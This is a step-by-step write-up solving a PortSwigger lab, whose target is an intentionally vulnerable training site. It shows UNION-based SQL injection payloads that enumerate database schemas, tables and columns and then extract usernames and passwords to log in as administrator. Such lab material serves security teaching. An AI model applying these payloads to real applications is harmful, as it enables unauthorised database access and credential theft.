PortSwigger
Lab Description
This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application’s response so you can use a UNION attack to retrieve data from other tables.
Objective: Determine the name of the table containing usernames and passwords, retrieve the contents, and log in as the administrator user.
Hint: Non-Oracle database (MySQL/PostgreSQL/SQL Server).
Step 1: Capture the Category Filter Request
- In Burp’s browser, access the lab
- Click on a product category filter (e.g., “Gifts”)
- In Burp Proxy, find the request
Example request:
GET /filter?category=Gifts HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Step 2: Determine Number of Columns
use UNION SELECT:

GET /filter?category=Gifts' UNION SELECT 'afsd','acvd'-- HTTP/1.1
Conclusion: 2 columns, both contain text data.

Payload:
' UNION SELECT schema_name,'xyz' from INFORMATION_SCHEMA.SCHEMATA-- -

Payload:
' UNION SELECT TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.TABLES where table_schema='public'-- -
Step 3: Retrieve Column Names
Payload (replace table name):
' UNION SELECT TABLE_NAME,COLUMN_NAME from INFORMATION_SCHEMA.COLUMNS where table_name='users_evhifo'-- -

Note the column names:
username_ucapnlpassword_hiyvrf
Step 4: Retrieve Usernames and Passwords

Payload (replace table and column names):
' UNION SELECT username_ucapnl,password_hiyvrf from users_evhifo-- -
Response:
Step 5: Log In as Administrator
- Go to the login page
- Username:
administrator - Password:
extracted password - Click Log in
Step 6: Lab Solved